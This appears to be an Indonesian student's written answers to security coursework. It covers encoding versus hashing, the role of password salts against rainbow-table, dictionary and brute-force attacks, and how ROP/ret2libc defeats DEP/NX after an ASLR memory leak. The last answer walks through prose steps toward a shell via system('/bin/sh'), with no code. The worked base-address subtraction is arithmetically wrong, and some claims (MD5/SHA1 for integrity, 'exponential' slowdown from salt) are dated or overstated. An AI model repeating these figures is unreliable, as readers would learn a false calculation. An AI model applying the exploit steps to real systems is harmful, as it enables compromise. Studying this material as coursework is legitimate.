Encoding juga dapat digunakan untuk mengurangi ukuran file audio dan video, Setiap format file audio dan video memiliki *coder-decoder(codec) program* yang digunakan untuk mengkodekan ke dalam format yang tepat kemudian mendekodekannya kembali untuk diputar.


Contoh : ASCII, BASE64, UNICODE



- *Hashing*:

Dalam *Hashing*, data diubah menjadi nilai *hash* menggunakan suatu fungsi *hashing*, yang bisa berupa angka apa saja yang dihasilkan dari sebuah *string* atau teks. Beberapa algoritma *hashing* yang umum adalah MD5 dan SHA256. Data yang sudah dihash bersifat tidak dapat dikembalikan ke bentuk aslinya (*non-reversible*). Fungsi hash dapat berupa fungsi apa saja yang memetakan data berukuran bebas menjadi data dengan ukuran tetap. Struktur data tabel hash (*hash table*) digunakan untuk menyimpan data ini.

Contoh : Ketika Anda mengirim gambar dan pesan teks melalui WhatsApp atau StackOverflow, gambar dikirim ke server yang berbeda, dan teks dikirim ke server lain untuk tujuan efisiensi. Untuk memverifikasi bahwa gambar tersebut tidak dirusak atau dimanipulasi selama transfer data melalui internet, algoritma *hashing* seperti MD5 dapat digunakan. MD5 menghasilkan pesan *digest* sebesar 128 bit, sementara SHA1 menghasilkan *hash* sebesar 160 bit. Oleh karena itu, SHA1 merupakan algoritma yang relatif lebih kompleks dengan keamanan yang lebih baik daripada MD5. Tujuan lain dari *hashing* adalah untuk memverifikasi kebenaran kata sandi saat *login* di berbagai situs web.



Tabel perbedaan antara *encryption*, *encoding*, dan *hashing*:

Parameter	Enkripsi (Encryption)	Encoding	Hashing
Definisi	Teknik pengkodean di mana pesan diubah menggunakan algoritma enkripsi agar hanya pihak berwenang yang dapat mengaksesnya.	Teknik di mana data diubah dari satu format ke format lainnya.	Teknik di mana data diubah menjadi <i>hash</i> menggunakan berbagai algoritma.
Tujuan Utama	Digunakan untuk melindungi kerahasiaan (<i>confidentiality</i>) data.	Digunakan untuk menjaga kegunaan (<i>usability</i>) data di berbagai sistem.	Digunakan semata-mata untuk memeriksa integritas (<i>integrity</i>) data.
Kunci (Keys)	Menggunakan kunci yang sesuai (kunci privat/publik).	Tidak menggunakan kunci apa pun.	Tidak menggunakan kunci apa pun.
Reversibilitas	Dapat dikembalikan ke bentuk aslinya (<i>plain text</i>)	Dapat dikembalikan ke bentuk aslinya (<i>didekode</i>).	Data yang telah di- <i>hash</i> tidak dapat dikembalikan ke

	dengan menggunakan kunci yang tepat.		bentuk aslinya (<i>non-reversible</i>).
Contoh	Algoritma AES, Algoritma RSA, Diffie Hellman.	BASE64, UNICODE, ASCII, URL Encoding.	MD5, SHA256, SHA-3.

Sumber : <https://www.geeksforgeeks.org/dsa/encryption-encoding-hashing/>

2. Dalam sistem penyimpanan kata sandi yang menggunakan fungsi hash (misalnya SHA-256), suatu nilai acak (*salt*) sering ditambahkan ke setiap kata sandi sebelum proses hashing. Jelaskan tujuan utama dari penggunaan *salt* tersebut, serta analisis dampaknya terhadap berbagai model serangan terhadap hash kata sandi.

Jawab :

Dalam sistem keamanan modern, menyimpan kata sandi dalam bentuk teks biasa (*plaintext*) adalah risiko besar. Oleh karena itu, sistem menggunakan fungsi hash kriptografi seperti SHA-256. Namun, hanya menggunakan fungsi hash saja tidak cukup aman, dan disinilah *salt* berperan penting.

Berikut adalah penjelasan mengenai tujuan utama penggunaan *salt* dan analisis dampaknya terhadap berbagai teknik serangan siber.

Tujuan utama penggunaan *salt* :

Salt adalah rangkaian data acak (karakter atau *byte*) yang dihasilkan secara unik untuk setiap pengguna dan ditambahkan ke kata sandi mereka (biasanya digabungkan di awal atau di akhir) sebelum proses *hashing* dilakukan. Tujuan utamanya adalah :

- **Memastikan Keunikan Hash** : Jika dua pengguna memiliki kata sandi yang sama persis (misalnya "rahasia123"), nilai hash yang dihasilkan akan sepenuhnya berbeda karena masing-masing memiliki *salt* yang unik.
- **Mencegah Komputasi Awal (Pre-computation)**: Memaksa peretas untuk menghitung ulang nilai hash secara spesifik untuk setiap pengguna, alih-alih menggunakan daftar hash yang sudah dihitung sebelumnya.

Analisis dampak terhadap model serangan :

Penambahan *salt* secara drastis mengubah peta kekuatan antara sistem pertahanan dan peretas. Berikut adalah dampaknya terhadap berbagai model serangan kata sandi:

- Serangan Rainbow Table (*Rainbow Table Attack*)
Rainbow table adalah basis data raksasa yang berisi miliaran kata sandi umum beserta nilai hash-nya yang sudah dihitung sebelumnya (*pre-computed*). Tanpa *salt*, peretas

cukup mencocokkan hash dari basis data yang bocor dengan tabel ini untuk menemukan kata sandi dalam hitungan detik.

- a. Dampak salt : Salt sepenuhnya menghancurkan efektivitas serangan ini. Karena salt bersifat acak dan unik untuk setiap pengguna, peretas harus membuat rainbow table baru untuk setiap kemungkinan salt. Hal ini membutuhkan kapasitas penyimpanan (*storage*) dan waktu komputasi yang tidak masuk akal besarnya.
- Serangan Kamus (*Dictionary Attack*)
Dalam serangan kamus, peretas menggunakan daftar kata sandi yang sering digunakan (seperti "password", "123456", "qwerty") dan menghitung hash dari daftar tersebut untuk dicocokkan dengan hash di basis data.
 - a. Dampak salt : Jika basis data tidak menggunakan salt, peretas cukup melakukan hashing pada kamus kata sandi satu kali, lalu mencocokkannya dengan seluruh pengguna sekaligus. Dengan adanya salt, peretas harus mengambil satu salt milik pengguna A, menggabungkannya dengan seluruh kata di kamus, melakukan hashing, lalu mengulang proses yang sama dari awal untuk pengguna B dengan salt yang berbeda. Ini secara eksponensial memperlambat proses peretasan.
- Serangan Brute-Force (*Brute-Force Attack*)
Serangan ini mencoba setiap kombinasi karakter yang memungkinkan hingga menemukan kecocokan. Serangan ini sangat memakan waktu.
 - a. Dampak salt : Serupa dengan serangan kamus, salt tidak mencegah serangan brute-force terjadi secara langsung, namun menggagalkan upaya peretas untuk meretas banyak akun sekaligus secara paralel (*batch cracking*). Peretas dipaksa untuk melakukan brute-force secara individual untuk setiap akun satu per satu.
- Serangan Berbasis Kesamaan Pola (*Pattern / Identical Password Recognition*)
Tanpa salt, jika *administrator* sistem atau peretas melihat basis data, mereka bisa langsung tahu siapa saja pengguna yang memiliki kata sandi yang sama karena nilai hash-nya identik.
 - a. Dampak salt : Menyembunyikan fakta bahwa dua atau lebih pengguna menggunakan kata sandi yang sama. Ini melindungi privasi pengguna dan mencegah peretas menargetkan kelompok pengguna dengan kata sandi yang lemah.

Sumber : [https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))
<https://ahmettsoner.medium.com/mastering-salting-for-secure-hash-functions-techniques-and-best-practices-fe96ae8fe911>

3. Pada sistem operasi modern seperti Linux dan Windows, eksploitasi stack-based buffer overflow dipersulit oleh proteksi seperti DEP/NX yang mencegah eksekusi kode di memori non-eksekutabel, serta ASLR yang mengacak address memori. Jelaskan bagaimana teknik ROP digunakan untuk melewati DEP/NX tanpa mengeksekusi kode baru, serta satu pendekatan umum untuk melemahkan atau mengatasi ASLR sebelum menjalankan ROP chain.

jawab: Cara kerja Return Oriented Programming atau biasa disebut ROP dalam melewati DEP/NX adalah dengan cara tidak menyuntikkan kode baru, tapi attacker menggunakan sebagian potongan executable yang berada di library bawaan seperti libc. Potongan-potongan dari kode yang ada di library nya itu disebut *gadget* yang selalu diakhiri dengan instruksi ret. jadi *challenge* yang menggunakan proteksi seperti ini umumnya adalah *challenge ret2libc* yang dimana *attacker* memanfaatkan gadget **pop rdi; ret** untuk mengontrol *library* bawaan dari suatu program dan melakukan *exploit* sesuai dengan keinginan *attacker*.

Untuk mengatasi ASLR sebelum *attacker* melakukan ROP adalah dengan melakukan *memory leak* untuk mencari *base address*, berdasarkan soal CTF yang tadi, ada kerentanan lagi yaitu *Format Strings Vulnerability* untuk melakukan *read data* asli dari memori yang berjalan dan *Buffer Overflow* untuk menimpa return address untuk mengakses libc dan mendapatkan *shell* atau *command executable* bawaan dari libc nya tadi. dengan memanfaatkan kerentanan seperti *Format Strings Vulnerability* untuk melakukan *memory leak* dan menghitung *base address* dengan cara ***leaked_address - offset_address***. Seperti contoh jika leak dari *main address* adalah 0x563819b8c1e8 dan *offset* dari *main address* saat melakukan *static analysis* adalah 0x11e8, maka base address nya adalah:

$0x563819b8c1e8 - 0x11e8 = 0x55c09902f000$

setelah mendapatkan *main address*, masih banyak tahapan lain untuk melakukan *bypass ASLR* ini,

- Hitung *address* puts@got dan puts@plt menggunakan *address* dasar program kita dan offsetnya (kita bisa mendapatkannya dari Ghidra).
- Bocorkan *address* dasar puts()
- Hitung *address* dasar libc dengan mengurangi offset puts() dari *address* sebenarnya.
- Hitung *address* system() berdasarkan offset system() dan *address* dasar libc.
- Tempatkan *address* argumen fungsi system() di register RDI. Karena kita ingin mendapatkan *shell*, argumen kita harus berupa *address* ke /bin/sh.
- Tempatkan *address* system() itu sendiri di stack sehingga CPU dapat memanggilnya.
- Picu kerentanan *buffer overflow* dengan payload kita.

Sumber:

<https://andy.codes/blog/security-articles/2025-10-20-exploit-mitigation-dep-nx-rop.html>

<https://andy.codes/blog/security-articles/2025-11-02-exploit-mitigation-aslr.html>